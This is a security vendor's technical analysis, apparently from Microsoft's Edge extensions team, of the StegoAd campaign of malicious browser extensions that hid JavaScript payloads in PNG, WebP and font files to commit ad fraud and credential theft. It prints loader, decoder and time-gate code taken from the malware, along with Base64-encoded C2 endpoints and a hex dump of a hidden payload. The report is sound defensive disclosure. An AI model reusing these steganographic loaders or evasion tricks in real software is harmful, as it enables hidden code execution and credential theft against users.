Inside StegoAd:

How a Threat Actor Evolved to Fuel Silent Ad Fraud and Credential Theft at Scale

Steganography, polymorphism, RCE backdoors, and 119 malicious browser extensions: dissecting an ever-evolving campaign

Microsoft Edge Extensions Security Team

Table of Contents

Executive Summary

Microsoft has identified and disrupted a large-scale malicious browser extension campaign tracked as StegoAd (a portmanteau of steganography and adware). The threat actor operated 119 malicious extensions impacting approximately 2.6 million users. While our data indicates this threat actor has been active since at least 2021, steadily evolving evasion techniques. the steganographic phase that defines the campaign emerged in early 2024 and spans 25 months through April 2026. The campaign is notable for its use of image and font-based steganography to deliver executable payloads, a technique rarely seen at this scale in the browser extension ecosystem. Dynamic analysis of C2 response payloads revealed capabilities far beyond ad fraud: a full remote code execution (RCE) backdoor, Google account credential theft with 2FA bypass, WordPress admin credential harvesting, cookie exfiltration, and abuse of Google Analytics as covert telemetry infrastructure. All identified malicious extensions have been removed from the Microsoft Edge Add-ons store, and associated developer accounts have been suspended.

Key Findings

- **119 browser extensions** impersonating popular tools — ad blockers, VPNs, translators, and video downloaders
- **~2.6 million users impacted** across 2 years of steganographic campaign (March 2024 – April 2026); threat actor active since at least 2021
- **Steganographic payload delivery** via PNG, WebP, and WOFF2 font files — a first for browser extension threats at this scale
- **Remote Code Execution (RCE) backdoor** where the C2 server delivers arbitrary JavaScript executed via setTimeout(), enabling full browser-context RAT capability
- **Google account credential theft with 2FA bypass** that intercepts password and second-factor codes on accounts.google.com, exfiltrates to mitarchive.info via double-Base64
- **Google Analytics as covert telemetry** using 7 GA tracking IDs (UA + GA4) provide near-real-time dashboards over 2.6M+ victims, hosted on Google infrastructure
- **15+ polymorphic naming variants** of a single obfuscation framework, defeating fixed-pattern detection
- **Active C2 infrastructure** pivoting across 12+ domains with XOR encryption, Base64 layering, and Cloudflare Workers proxying
- **MV2 → MV3 migration** demonstrating the threat actor's ability to adapt to platform security changes

1. Introduction

Over the past several years, the Microsoft Edge Extensions Security team has tracked a persistent threat actor operating one of the most technically sophisticated malicious browser extension campaigns we have encountered. We call it StegoAd, a name combining steganography and ad injection, the two pillars of the campaign's methodology. Our data indicates this actor has been active since at least 2021, continuously evolving to evade detection, However, the steganographic techniques documented in this blog represent the campaign's most sophisticated and impactful phase (March 2024 – April 2026).

Spanning 119 extensions, 90+ disposable developer accounts, and an evolving arsenal of evasion techniques, StegoAd represents a step change in browser extension threats. The actor didn't just obfuscate the code; they hid executable payloads inside innocent-looking PNG icons, WebP images, and font file glyph ranges. They built a polymorphic framework deployed across 66 extensions with 15+ naming variants, making each instance look different while behaving identically. And when we detected and removed their extensions, they adapted by pivoting C2 infrastructure, changing encryption schemes, and migrating from Manifest V2 to V3.

This blog provides a detailed technical analysis of the StegoAd campaign: the attack chain, the steganographic techniques with code-level evidence, the polymorphic framework internals, the C2 response payloads including RCE and credential theft, the actor's evolution over 25 months, and indicators of compromise for the security community.

---

2. Campaign Overview



Figure 1: TTP distribution across 117 malicious StegoAd extensions — the orderArray framework dominates at 56%.

2.1 What StegoAd Does

At its core, **StegoAd** is a monetization and credential theft platform. Every technique, including steganography, polymorphism, and time-delayed activation protects a multi-layered revenue and data theft engine:

Search Affiliate Hijacking (~75 extensions): The dominant monetization method. Extensions intercept user navigations to major shopping and search sites, redirecting through affiliate tracking URLs to earn commission revenue.

Ad Injection and Replacement (~12 extensions): A DOM scanner identifies existing ads on web pages and replaces them with the actor's own ads, generating AdSense revenue.

Remote Code Execution (RCE) Backdoor: The C2 server delivers arbitrary JavaScript executed in real time, effectively acting as a full Remote Access Trojan (RAT) in the browser, serving as the delivery mechanism for all other attack modules.

Google Account Credential Theft + 2FA Bypass: Content scripts intercept passwords and second-factor codes on Google sign-in pages, exfiltrating them to C2 infrastructure.

WordPress/CMS Admin Credential Theft: Targets WordPress admin login pages, capturing credentials and triaging stolen sites by traffic value via SimilarWeb lookups.

Shopping Commission Fraud: Affiliate tag injection across Amazon (20+ locales), eBay, AliExpress, Taobao, and JD.com with behavioral targeting.

Cookie and Browsing Data Exfiltration: Exfiltrates page cookies and visited URLs for victim tracking and data brokerage.

2.2 Social Engineering Strategy

The actor exclusively impersonates trusted extension categories (see Figure 1 for technique distribution):

Category	Examples	Why It Works
Ad Blockers	Adblock for Youtube, Ads Block Ultimate, µBlock clones	Users expect broad permissions (all URLs, webRequest)
VPNs	VPN, Hiddence VPN, Trusted VPN	Users expect network-level access
Video Downloaders	Youtube Download, TikTok Downloader	Users expect content script injection
Translators	Translate Selected Text (180K), One Key Translate	Users expect all-page access
Utilities	Save as PDF (74K), Mouse Gestures (102K)	Broad permissions seem reasonable

Every extension provides some legitimate functionality — enough to earn positive reviews and avoid immediate suspicion. The malicious payload activates days later.

3. Attack Chain

The StegoAd attack chain follows a 5-stage kill chain that varies by TTP variant but shares a common operational structure (see Figure 2):

Figure 2: StegoAd 5-stage attack chain — from store impersonation to credential theft and ad fraud monetization, mapped to MITRE ATT&CK.

Stage 1 — Store Impersonation: The actor publishes extensions mimicking popular tools using disposable developer accounts. Each extension provides genuine functionality (ad blocking, translation, etc.) to earn reviews and avoid suspicion.

Stage 2 — Dormancy & Evasion: A time-gate ensures the extension remains dormant for 3–5.5 days post-install, evading sandbox analysis. Some variants add a 10% probabilistic execution gate, further reducing detection odds. The extension also detects DevTools (F12/Ctrl+Shift+I) via the dipFlgDev flag. if developer tools are open, the dormancy period is extended indefinitely, hiding malicious behavior from analysts actively inspecting the extension

Stage 3 — Payload Retrieval: The extension retrieves its payload through one of several channels: embedded orderArray data, steganographic PNG/WebP files from C2 servers, local icon file steganography, or XOR-encrypted data from ipaglov.com. Critically, the C2 server itself implements response gating, where the requests that fail server-side validation (incorrect User-Agent, missing install-age headers, or non-matching extension fingerprint) receive an empty skeleton response: {"id":"04072516","data":"image/png","image":""}. This means researchers probing the C2 directly receive decoy responses; real payloads are only served to legitimately-installed infected extensions that pass all gating checks.

Stage 4 — Multi-Layer Decoding: The payload undergoes multi-layer decoding, including case-swap, digit-swap, Base64, XOR, or Unicode hex extraction before execution via computed eval() or setTimeout(). After decoding, the payload is validated against the magic signature "svrdpcds" — if the signature is

absent, execution is aborted. This tamper-detection check ensures only correctly-decoded, unmodified payloads execute.

Stage 5 — Monetization & Credential Theft: The decoded payload executes the full attack suite: affiliate search hijacking, ad replacement, Amazon/eBay affiliate fraud, RCE backdoor activation, Google credential theft with 2FA interception, WordPress admin harvesting, cookie exfiltration, and GA-based telemetry reporting.

MITRE ATT&CK Mapping

Stage	Technique ID	Technique Name
Store Listing	T1036.005	Masquerading: Match Legitimate Name
Dormancy	T1497.003	Virtualization/Sandbox Evasion: Time Based
Payload Retrieval	T1027.003	Obfuscated Files: Steganography
Payload Retrieval	T1071.001	Application Layer Protocol: Web Protocols
Decoding	T1140	Deobfuscate/Decode Files or Information
Execution	T1059.007	Command and Scripting Interpreter: JavaScript
Execution	T1176	Browser Extensions
Credential Theft	T1056.003	Input Capture: Web Portal Capture
Credential Theft	T1539	Steal Web Session Cookie
Monetization	T1185	Browser Session Hijacking
Monetization	T1557	Adversary-in-the-Middle
Data Manipulation	T1565.002	Data Manipulation: Transmitted Data
Exfiltration	T1041	Exfiltration Over C2 Channel

4. Steganographic Payload Delivery — Deep Dive

Steganography, hiding data within innocuous-looking files, is the hallmark of this campaign. Over 2+ years, the actor progressed through four distinct steganographic techniques, each designed to evade the detection methods that caught the previous generation. Figure 3 illustrates the gap between what scanners see and what actually executes.

Figure 3: What static scanners see vs. what actually executes — the same extension package passes all static analysis yet activates malicious behavior after the time-gate triggers.

4.1 PNG Steganography — Hiding Code in Icon Files

Extensions: *Best Speedtest Tool (eklcgjodcnhhcghpbhehhbnmjncbopcg), Evernote Pinned Tab (elljfaejhdaplocgcejlhfemgimbmcdp), Spell & Grammar Check (fljmegmgjebjdionedkjfgffikhnmcgg), #Best# PDF Saver (jebcdimkcimkafekgbgbhookdajcoeib)*

The earliest steganographic technique appends executable JavaScript after the IEND marker of a valid PNG icon file. The image renders normally in any viewer or in the extension store listing but contains hidden code invisible to image-based analysis.


```
// Step 1: Read the extension's own icon as TEXT (not as an image)
    var xhr = new XMLHttpRequest();
    xhr.open('GET', chrome.extension.getURL('icons/icon128.png'), true);
    xhr.onload = function() {
    var text = xhr.responseText;
// Step 2: Find the steganographic marker
    var idx = text.indexOf('substring');
    if (idx > -1) {
        var payload = text.substring(idx + 9);
        chrome.storage.local.set({ data: payload });
    }
};

// Step 3: Reconstruct 'eval' from Object.keys to avoid detection
var evalStr = Object.keys({ l: 0, a: 0, v: 0, e: 0 }).reverse().join('');
// evalStr = "eval" but the string 'eval' never appears in source

// Step 4: Execute the hidden JavaScript
window[evalStr](execPayload);
```

Figure: 4.1.1



Figure: 4.1.2 Hex view showing the boundary between valid PNG data and hidden JavaScript payload

Detection challenge: The markers 'substring' and 'bytearray' are common JavaScript terms. Reading a PNG as text is unusual but not immediately suspicious. The eval string is never present in the source code.

4.2 External PNG from C2 — Remote Steganographic Delivery

Extensions: *Translate Selected Text (obocpangfamkffjllmcfnieeoacoheda, 180K installs), Mouse Gestures (cbopgngpbfeoecnbebghbbhmdadmllce, 102K), Ads Block Ultimate (fbobegkkdmmcnmoplkgdmfhdlkjfelnb, 48K), Youtube Download (dhnibdhcanplpdkcljgmfhbipehkgdkk, 11K), and ~8 more*

This is the campaign's highest-impact technique by install count (~350K+ users). Instead of bundling the steganographic payload locally, the extension fetches a PNG from C2 infrastructure, making it impossible to detect the payload through static analysis alone.

The dual-C2 failover architecture uses redundant delivery paths: both /ext/rd.php?f=svr (primary PHP endpoint) and /ext/load.php?f=svr.png (PNG-wrapped backup) serve identical payloads. This redundancy ensures payload delivery even if one endpoint is blocked or rate-limited:

The dual-C2 failover architecture:

```
// Two C2 endpoints, Base64-encoded to avoid string matching
var primary  = atob("cG4vL3d3dy5saXZldXBkdC5jb20vc3Jj");
// -> "pn//www.liveupdt.com/src"
var fallback = atob("dWkvL3d3dy5kZWFsY3RyLmNvbS9yYnk=");
// -> "ui//www.dealctr.com/rby"
// If primary fails, silently switch to fallback
```

Figure: 4.2.1 dual-C2 fallback architecture

The case-swap + digit-swap decoder:

```
function initTag(encoded) {
    // Transform 1: Swap uppercase <-> lowercase
    var swapped = encoded.replace(/[a-zA-Z]/g, function(c) {
        return c === c.toUpperCase() ? c.toLowerCase() : c.toUpperCase();
    });
    // Transform 2: Swap digits 8 <-> 9
    var digitSwapped = swapped.replace(/[89]/g, function(d) {
        return d === '8' ? '9' : '8';
    });
    // Transform 3: Standard Base64 decode
    return atob(digitSwapped);
}
```

Figure: 4.2.2

Figure 4.2.2: Case-swap and digit-swap decoder used to recover the steganographic payload.

Time-gated activation (3-day delay):

```
function needtoggleResults() {
    var installTime = chrome.storage.local.get('installDate');
    var daysSinceInstall = (Date.now() - installTime) / (1000 * 60 * 60 * 24);
    if (daysSinceInstall < 3) return;  // Silent for first 3 days
    toggleView();  // Then activate C2 communication
}
```

Figure: 4.2.3

Figure 4.2.3: Time-gated activation logic enforcing a three-day delay before payload execution.

Server-side response gating: Even if a client passes the local time-gate and probability check, the C2 server itself validates the request. The extension computes a fixed fingerprint from chrome.runtime.id (hash mod 1000, Base64-encoded) which is sent as a query parameter. The server checks this fingerprint alongside User-Agent and request headers, non-qualifying requests receive an empty skeleton: {"id":"04072516","data":"image/png","image":""}. This dual client+server gating means security researchers cannot obtain payloads by simply querying the C2 directly; the full payloads in our analysis were obtained by intercepting traffic from controlled infected extensions.

Figure: 4.2.4 - Stage 1: Code to extract payload from PNG file

Figure: 4.2.5 - Stage 2: Decoded payload from PNG

4.3 WebP Steganography — Format Evolution

Extensions: *TikTok Downloader (flcgalphjnojjefjnnimnejbkkefbjgo), Free Online Video Downloader (bpdanoaacmebjgfjdmekfcfgmnaoekim)*

By late 2025, the actor shifted from PNG to WebP as the steganographic container. This wasn't just a format change, it was an evasion response. After PNG steganography detections increased, WebP files received less scrutiny from security tools.

```
function de(str) {
    var result = '';
    for (var i = 0; i < str.length; i += 2) {
        var hex = str.charCodeAt(i).toString(16);
        var code = hex.substr(hex.length - 2);
        result += String.fromCharCode(parseInt(code, 16));
    }
    return result;
}

// MV3 adaptation: chrome.scripting.executeScript replaces eval
chrome.scripting.executeScript({
    target: { tabId: tabId, allFrames: true },
    func: function(code) { setTimeout(code, 1); },
    args: [de(payload)]
});
```

Figure: 4.3.1



Figure: 4.3.2 - Hex view showing the boundary between valid WebP and hidden JavaScript payload



Figure: 4.3.3 - The payload stored in tkADSCache chrome.localstorage key

4.4 Unicode/Font Encoding — Payload in Glyph Ranges

Extensions: *Adblock for Youtube (afakckepbbffmnoghgpfnnebijeahjcb), Youtube Adblock Online (hmjdegfgppjddmmojloflajkelegnjdp), TikTok Downloader Without Watermark (flcgalphjnojjefjnnimnejbkkefbjgo), Free Online Video Downloader (bpdanoaacmebjgfjdmekfcfgmnaoekim)*

This encoding technique stores JavaScript payload characters as high Unicode codepoints, values in the CJK Unified Ideograph and Private Use Area ranges that overlap with character ranges defined in WOFF2 font files. To a scanner, it looks like Asian text or font metadata. To the decoder, it's an executable JavaScript.

```
function unEscape(t) {
    let ua = t.split('').map(c => {
        if (c.charCodeAt(0) < 32) return '';
        let uo = c.charCodeAt(0).toString(16); // e.g., 0xC166 -> "c166"
        let nc = uo.substr(uo.length - 2, 2);  // Last 2 hex -> "66"
        let a = String.fromCharCode(parseInt(nc, 16)); // 0x66 -> 'f'
        return a;
    });
    return ua.join('');
}
// Example: Unicode string decodes to "function"
// 0xC166 -> "66" -> 'f'
// 0xC175 -> "75" -> 'u'
// 0xC16E -> "6E" -> 'n' ...
```

Figure: 4.4.1



Figure: 4.4.2 - Hex view of WOFF (Font file) showing the hidden payload



Figure: 4.4.3 - Decoded payload of hidden payload from WOFF file

Connection to WOFF2 font steganography: Our detection for this technique family also covers a related variant where the actor hides JavaScript directly inside WOFF2 font file binaries. The PNG → WebP → WOFF2 progression represents the actor's continuing format of experimentation.

4.5 Novel PNG Marker — __vpn_settings__ (March 2026)

Extension: *VPN (pdnjhppcgkdbjolbeplcabkcfmpnbjmh, 28K installs)*

The most recent innovation disguises as a PNG file as setting.conf. It fetches the file, searches for the marker __vpn_settings__, and decodes the hidden Base64 payload. The payload is split by //// into multiple parts, which are then used to conditionally execute VPN settings if a specific DOM element is not present.

```
function loadVpnSettings(p) {
    // Fetch disguised configuration file (actually a PNG)
    fetch(chrome.runtime.getURL(p))
        .then(res => res.arrayBuffer())
        .then(buffer => {
            var uint8 = new Uint8Array(buffer);
            var marker = new TextEncoder().encode("__vpn_settings__");
            // Locate custom marker in file
            var markerIndex = -1;
            for (var i = 0; i <= uint8.length - marker.length; i++) {
                ...
            }
if (markerIndex === -1) return;
// Extract and decode Base64 payload split by "////"
var base64Bytes = uint8.slice(markerIndex);
var base64Str = new TextDecoder().decode(base64Bytes);
```

```
var parts = atob(base64Str).split('////');
if (parts.length < 3) return;
var p1 = (parts[0].trim());
var p2 = (parts[1].trim());
var p3 = (parts[2].trim());
// Conditional execution based on DOM check
try {
    const ymta = !!document.querySelector(p3);
    if (!ymta) {
        vpnLoaded[p2](p1);
    }
} catch (e) { }
        })
        .catch (function () { });
}
// Load disguised settings file
loadVpnSettings('web_accessible_resources/setting.conf');
```

Figure: 4.5.1 - Code to extract the hidden payload as per the marker from setting.conf file

-Untitled- × revert.png × loading.webp × setting.conf ×

```
0000CA80  30 39 3A 3A 7A E6 E0 F3 3F BC BC DB D9 A5 89 05  09::zµα≤?╝╝▄┘Ñë.
0000CA90  5D 92 9D FE 60 F2 B4 5F 9A 31 67 F2 7B 5D EA 85  ]Æ¥•`≥┤_Ü1g≥{]Ωà
0000CAA0  A6 45 08 19 CC BB 0E 58 F3 4E 81 C9 E7 64 D3 7F  ªE..╠╗.X≤Nü╔τd╙⌂
0000CAB0  7D 38 01 DC A3 DD 4E 4E EC 71 FB 44 3E 3B 3D 3E  }8.▄ú▌NN∞q√D>;=>
0000CAC0  DA FC 51 9B 7C 0B F2 6B C5 64 B1 C6 F2 76 50 E5  ┌ⁿQ¢|.≥k┼d▒╞≥vPσ
0000CAD0  00 00 00 00 49 45 4E 44 AE 42 60 82 0D 0A 5F 5F  ....IEND«B`é..__
0000CAE0  76 70 6E 5F 73 65 74 74 69 6E 67 73 5F 5F 0D 0A  vpn_settings__..
0000CAF0  49 43 41 67 49 48 5A 68 63 69 42 68 59 33 52 70  ICAgIHZhciBhY3Rp
0000CB00  64 6D 46 30 5A 56 5A 70 5A 58 64 36 4F 77 30 4B  dmF0ZVZpZXd6Ow0K
0000CB10  49 43 41 67 49 48 5A 68 63 69 42 33 63 6D 6C 30  ICAgIHZhciB3cml0
0000CB20  5A 56 4A 6C 63 33 56 73 64 48 4E 36 49 44 30 67  ZVJlc3VsdHN6ID0g
0000CB30  58 79 41 39 50 69 42 50 59 6D 70 6C 59 33 51 75  XyA9PiBPYmplY3Qu
0000CB40  61 32 56 35 63 79 68 68 59 33 52 70 64 6D 46 30  a2V5cyhhY3RpdmF0
0000CB50  5A 56 5A 70 5A 58 64 36 4B 54 73 4E 43 69 41 67  ZVZpZXd6KTsNCiAg
0000CB60  49 43 42 68 59 33 52 70 64 6D 46 30 5A 56 5A 70  ICBhY3RpdmF0ZVZp
0000CB70  5A 58 64 36 49 44 30 67 65 77 30 4B 49 43 41 67  ZXd6ID0gew0KICAg
0000CB80  49 43 41 67 49 43 42 6E 5A 58 51 36 49 47 64 6C  ICAgICBnZXQ6IGdl
0000CB90  64 43 41 39 50 69 42 6B 62 32 4E 31 62 57 56 75  dCA9PiBkb2N1bWVu
